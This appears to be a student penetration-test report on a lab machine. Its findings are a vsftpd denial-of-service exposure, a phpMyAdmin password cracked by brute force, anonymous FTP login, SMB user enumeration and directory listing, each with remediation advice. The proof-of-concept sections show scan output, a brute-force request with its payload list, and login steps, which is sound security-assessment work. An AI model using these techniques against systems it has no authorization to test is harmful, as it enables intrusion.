Acme Security Assessment

- Poshan Bhandari

Table of Contents

Table of Figures

1 Executive Summary

This report presents the results of the “Black Box” penetration testing for Acme Lab that was provided as a part of this project. The purpose of this project is to do a vulnerability and penetration testing for Acme lab. The Vulnerability Assessment and Penetration Testing Workflow was used as the methodology as it comprises all the necessary steps to the VAPT process such as Vulnerability Detection, Attack and Penetration, and Remediation.

Various open-source tools was used to execute Vulnerability Detection while Metasploit was used for Penetration testing. The suggested Remediation solutions has been provided along with this report.

1.1 Project Objective

The goal of this assessment is to determine the overall security of the application by analyzing all possible transactions, user input variables, and application of acme lab.

1.2 Scope of Testing

Security Assessment includes testing of the acme box which IP addresses is 192.168.122.7. As it was complete black box testing, no information was provided before hand

1.3 Overall Vulnerability Risk Classification

Risk Level	**Acceptability of Risk**	**Recommendation Actions**
Low	**Acceptable**	No additional risk control measures required. Continue to monitor to ensure the risk does not escalate to a higher level.
Medium	**Moderately Acceptable**	Acceptable to carry out the work activity; however, tasks need to be reviewed to bring risk level to as low as reasonably achievable. Control measures must be implemented to reduce the risk. Supervisory oversight is required.

High	**Not Acceptable**	Experiments cannot be performed until the risk level is reduced to the medium risk level. Control measures must be implemented to reduce the risk control measures must focus on elimination, substitution, and engineering controls. Personal Protective equipment cannot be the sole risk control strategy. Immediate management intervention is required to ensure the risk is reduced to at least medium level prior to imitating the experiment.

1.4 List of Vulnerabilities Found

- Remote Denial of Service
- Weak Password
- User Enumeration
- Anonymous FTP Login
- Directory Listing

1.5 Tools Used

Activity	Tool
Port Scanning & Footprinting	Nmap, Hping3, Netcat,
Web Application Enumeration	Nikto, Burp suite Professional
Vulnerability Assessment	Burp suite scanner for the web, searchsploit
Network Penetration Test	Metasploit Framework. Hydra, medusa
Web Application Penetration Test	Burp Suite, Nikto, metasploit
Vulnerability Research & Verification	http://www.securityfocus.com, http://www.metasploit.com http://www.osvdb.org https://cve.mitre.org/

1.6 Methodology

To conducted vulnerability assessments and penetration tests on network and web-based applications of acme lab, an Open-Source Security Testing Methodology Manual (OSSTMM) v2.0 and the Open Web Application Security Project (OWASP) Testing Guide V2.0.1. has been used

The functional **OSSTMM domains** in line with the scope of this engagement are listed below:

- Info gathering and Posture review.
- Network Surveying and Enumeration
- Systems Services Verification and Port Scanning
- Application Testing
- Vulnerability Research and Verification




Figure 1: Penetration Testing Methodology (isecom, 2022)

2 Discovered Vulnerabilities Details

2.1 Vulnerability #1 Remote Denial of Service vulnerability on FTP service


Severity: ***High*** *Status:* ***Unsolved***

Details of Vulnerability

It is a kind of cyberattack in which the attacker makes it impossible for legitimate users to access computer systems, networks, services or other information technology resources. In this type of attack, attacker flood the servers of the victim with traffic resulting in the complete use of resources of victim which consequently makes it impossible to access by the intended user.

Proof of Concept (PoC)


The nmap scan below shows the acme machine is running the ***vsftpd*** service with a version of 3.0.3.



```
student@student-virtual-machine:~$ nmap -sV -p 21 192.168.122.7
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-05 02:37 CST
Nmap scan report for 192.168.122.7
Host is up (0.00023s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

Figure 2: Nmap scan on port 21

The quick search about this service and version in searchsploit shows that this service is vulnerable to remote denial of service attack.



```
┌──(kali㉿kali2022)-[~]
└─$ searchsploit vsftpd 3.0.3
------------------------------------------------- ---------------------------------
 Exploit Title                                   |  Path
------------------------------------------------- ---------------------------------
vsftpd 3.0.3 - Remote Denial of Service          | multiple/remote/49719.py
------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Figure 3: Vulnerable version of vsftpd

Impact

- This attack affects one of the most important factors of the CIA triad i.e., Availability by making the intended user unavailable to access.

Remediation

- The vulnerable version should be patched or must upgraded to the recent version.
- Network traffic can be supervised via a firewall or intrusion detection system. Various rules can be set to create alerts in case of any unusual traffic seen on the network, or the traffic can be dropped if specific criteria meets.

2.2 Vulnerability #2 Weak password used in phpMyAdmin


Severity: ***High*** *Status:* ***Unsolved***

Details of Vulnerability

This is the type of vulnerability when a password is short, common, default or something that could be rapidly guessed is used on any service or login page.

Proof of Concept

The below intruder attack using the burp suite shows that, the password has been successfully cracked. The password was found to be "***password***"



Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	11107	
1	root	200	□	□	11107	
2	admin	200	□	□	11107	
3	administrator	200	□	□	11107	
4	strongpassword	200	□	□	11107	
5	password123	200	□	□	11107	
6	Passw0rd	200	□	□	11107	
7	admin123	200	□	□	11107	
8		200	□	□	11112	
9	empty	200	□	□	11107	
10	password	302	□	□	932	

```
POST /phpmyadmin/index.php HTTP/1.1
Host: 192.168.122.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; r
Accept: text/html,application/xhtml+xml,appli
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencod
Content-Length: 104
Origin: http://192.168.122.7
Connection: close
Referer: http://192.168.122.7/phpmyadmin/
Cookie: pmaCookieVer=4; phpMyAdmin=smoilil07v
Upgrade-Insecure-Requests: 1

pma_username=root&pma_password=password&serve
```

```
HTTP/1.1 302 Found
Date: Mon, 05 Dec 2022 10:18:13 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, max-age=10800
Last-Modified: Fri, 29 Jan 2016 13:55:32 GMT
Set-Cookie: pmaUser-1=%7B%22iv%22%3A%22StTlGxw%5C%2F9JnshB0JWdFFrA%3D%3D%22%2C%22mac%
Set-Cookie: pmaPass-1=%7B%22iv%22%3A%22NTrJMH8h2zKut0I041GRtw%3D%3D%22%2C%22mac%22%3A
X-ob_mode: 1
Location: http://192.168.122.7/phpmyadmin/index.php?token=8f85195e201013811e66f79dd60
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html; charset=utf-8

```

Figure 4: Password cracked of phpMyAdmin using Burp

Furthermore, using the credentials, phpMyAdmin can be accessed through the browser as shown in the screenshot below:



- New
- information_schema
- mysql
- my_wiki
- performance_schema
- phpmyadmin
- sys

General settings

- Change password
- Server connection collation: utf8mb4_unicode_ci

Appearance settings

- Language: English
- Theme: pmahomme
- Font size: 82%
- More settings

Database server

- Server: Localhost via UNIX socket
- Server type: MySQL
- Server version: 5.7.31-0ubuntu0.16.04.1 - (Ubuntu)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unico (utf8)

Web server

- Apache/2.4.18 (Ubuntu)
- Database client version: libmysql - mysqlnd 5.0.12-de - 20150407 - $Id:

Figure 5: phpMyAdmin accessed through browser using creds root: password

Impact

Using default, weak or short or dictionary based password allows the hacker to easily guess the password and makes it very easy for hackers to access accounts. According to the researcher, “Weak passwords are one of the top causes of data breaches in business”. A weak password of a single employee in the company could potentially jeopardize the whole company.

Remediation

- Strong Password Policy should be enforced.
- Using a weak password based on dictionary word must be strictly prohibited.
- Multifactor authentication should be enforced.

2.3 Vulnerability #3 Anonymous FTP Login Allowed


Severity: ***Medium*** *Status:* ***Unsolved***

Details of Vulnerability:

This means any user can access the FTP server using the anonymous username and with any password.

Proof of Concept


The below nmap scan shows the anonymous ftp login is allowed.



```
student@student-virtual-machine:~$ nmap -sC -p 21 192.168.122.7
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-05 02:57 CST
Nmap scan report for 192.168.122.7
Host is up (0.00019s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.122.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

Figure 6: Discovery of Anonymous login on ftp

Furthermore, the below screenshot shows, ftp server can be accessible using the anonymous user and any password.



```
student@student-virtual-machine:~$ ftp 192.168.122.7
Connected to 192.168.122.7.
220 (vsFTPd 3.0.3)
Name (192.168.122.7:student): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        124          4096 Oct 24  2020 .
drwxr-xr-x    2 0        124          4096 Oct 24  2020 ..
226 Directory send OK.
ftp> bye
221 Goodbye.
```

Figure 7: Access on ftp server using anonymous user

Impact

This kind of configuration allows any remote user to connect to the ftp server without providing a password or unique credentials. This allows the user to access any files made available by the FTP server.

Remediation

- It would be a wise decision to disable anonymous ftp login if it is not required.
- FTP server should be frequently monitored to ensure any sensitive content or files is not being made available.

2.4 Vulnerability #4 User Enumeration through SAM RPC Service


Severity: ***Medium*** *Status:* ***Unsolved***

Details of the vulnerability

It is one of the medium risk vulnerabilities in SMB and one of the most frequently found vulnerabilities around the world. In this, the attacker use the host SID to enumerate the names of the local users of the host.

Proof of Concept (PoC)

The below screenshot shows that, the user of the machine is enumerated using enum4linux tool and using the vulnerability.



```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\user (Local User)
S-1-22-1-1001 Unix User\ubuntu (Local User)
S-1-22-1-1002 Unix User\haxor (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

Figure 8: User enumerated using enum4linux

Impact

This allows the attacker to discover all user accounts that exist on a remote system. By getting a list of who has access to it, the hacker might get a better idea, who to target first. Retrieving the user list from the server creates endless possibilities for hackers.

Remediation

- Strong Authentication policies should be enforced.
- An account lockouts policy should be enabled.
- SMB signing should be strictly enabled
- Anonymous access should be disabled.
- Passwords Audits should be conducted frequently.

2.5 Vulnerability #5 Directory Listing Enabled


*Severity: **Informational*** *Status: **Unsolved***

Details of Vulnerability

This type of vulnerability arise when the web servers is configured to automatically list the contents of directories that do not have an index page present.

Proof of Concept


Below screenshot of dirbsearch shows, the directory listing is enabled on the ***maintenance*** directory.



```
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.122.7/mediawiki/docs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.122.7/mediawiki/extensions/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.122.7/mediawiki/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.122.7/mediawiki/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.122.7/mediawiki/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.122.7/mediawiki/maintenance/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Figure 9: Directory listing enabled found through dirbsearch

Furthermore, browsing the directory in the web browser provides this result



Index of /mediawiki/mainten
403 Forbidden
192.168.122.7/mediawiki/maintenance/

Index of /mediawiki/maintenance

Name	Last modified	Size	Description
Parent Directory		-	
7zip.inc	2016-05-20 15:08	2.5K	
Doxyfile	2016-05-20 15:08	14K	
Maintenance.php	2016-05-20 15:08	37K	
Makefile	2016-05-20 15:08	575	
README	2016-05-20 15:08	2.9K	
archives/	2016-05-20 15:08	-	
attachLatest.php	2016-05-20 15:08	3.0K	
backup.inc	2016-05-20 15:08	11K	
backupPrefetch.inc	2016-05-20 15:08	5.5K	
backupTextPass.inc	2016-05-20 15:08	27K	
benchmarks/	2016-05-20 15:08	-	

Figure 10: Directory listing enabled on the web server

Impact

Directory listing can provide aid to the attacker by enabling them to quickly identify the resources at a given path and proceed directly to analyzing and attacking those resources. It increase the chances of exposure of sensitive files withing the directories that are not intended to be accessible to users, such as temporary files and crash dumps.

